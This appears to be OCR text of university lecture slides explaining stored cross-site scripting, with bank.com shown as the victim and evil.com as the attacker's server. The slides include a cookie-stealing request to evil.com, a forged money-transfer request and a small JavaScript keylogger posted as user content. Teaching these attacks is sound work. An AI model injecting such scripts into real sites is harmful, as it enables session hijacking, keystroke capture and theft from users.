
1

Inject malicious script


Server Patsy/Victim

bank.com


Stored XSS


Attack Browser/Server
evil.com
1
Inject
malicious
script
User Victim
2 request content
Server Patsy/Victim
bank.com


Stored XSS


Attack Browser/Server
evil.com
1
Inject malicious script
User Victim
2 request content
3 receive malicious script
Server Patsy/Victim
bank.com


Stored XSS


Attack Browser/Server
evil.com
1
Inject malicious script
2 request content
3 receive malicious script
User Victim
4
execute script embedded in input as though server meant us to run it
Server Patsy/Victim
bank.com


Stored XSS


Attack Browser/Server
evil.com
1
Inject malicious script
User Victim
2 request content
3 receive malicious script
Server Patsy/Victim
4
execute script embedded in input as though server meant us to run it
5 perform attacker action
includes authenticator cookie
bank.com

Stored XSS


Attack Browser/Server
evil.com
1
Inject malicious script
User Victim
2 request content
3 receive malicious script
Server Patsy/Victim
4
execute script embedded in input as though server
5 perform attacker action includes authenticator cookie
E.g., GET http://mybank.com/sendmoney?to=DrEvil&amt=100000


Stored XSS


Attack Browser/Server
And/Or:
6 steal valuable data
evil.com
1
Inject malicious script
User Victim
2 request content
3 receive malicious script
5 perform attacker action includes authenticator cookie
4
execute script embedded in input as though server meant us to run it
Server Patsy/Victim
bank.com

Stored XSS


Attack Browser/Server
And/Or:
6 steal valuable data
evil.com
1
E.g., GET http://evil.com/steal/foo.gif?document.cookie
malicious
script
User Victim
2 request content
3 receive malicious script
5 perform attacker action
includes authenticator cookie
4
execute script
embedded in input
as though server
meant us to run it
Server Patsy/Victim
bank.com

Stored XSS


Attack Browser/Server
evil.com
6 steal valuable data
1
Inject malicious script
User Victim
2 request content
3 receive malicious script
Server Patsy/Victim
5 perform attacker action includes authenticator cookie
4
execute script embedded in input as though server meant us to run it
(A "stored" XSS attack)
bank.com

Squiggler Stored XSS

- This Squig is a keylogger!

```
Keys pressed: <span id="keys"></span>
<script>
  document.onkeypress = function(e) {
    get = window.event?event:e;
    key = get.keyCode?get.keyCode:get.charCode;
    key = String.fromCharCode(key);
    document.getElementById("keys").innerHTML += key + ", " ;
    }
</script>
```


Stored XSS: Summary

- ***Target***: user with Javascript-enabled browser who visits user-generated-content page on vulnerable web service
- ***Attacker goal***: run script in user's browser with same access as provided to server's regular scripts (subvert SOP = Same Origin Policy)
- ***Attacker tools***: ability to leave content on web server page (e.g., via an ordinary browser); optionally, a server used to receive stolen information such as cookies
- ***Key trick***: server fails to ensure that content uploaded to page does not contain embedded scripts
  - Notes: (1) do not confuse with Cross-Site Request Forgery (CSRF); (2) requires use of Javascript (generally)

Reflected XSS (Cross-Site Scripting)

